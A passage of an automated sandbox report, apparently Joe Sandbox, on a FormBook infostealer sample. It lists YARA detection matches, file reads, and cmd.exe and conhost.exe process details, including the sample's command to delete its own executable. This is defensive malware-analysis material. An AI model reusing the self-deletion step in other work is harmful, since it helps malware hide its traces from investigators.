Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.504377982.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.504377982.0000000000380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.504377982.0000000000380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.507153893.0000000000C80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.507153893.0000000000C80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.507153893.0000000000C80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3982A7	NtReadFile

Analysis Process: cmd.exe PID: 6776 Parent PID: 3536

General

Start time:	11:04:31
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\hvEop8Y70Y.exe'
Imagebase:	0x10a0000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6828 Parent PID: 6776

General

Start time:	11:04:31
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis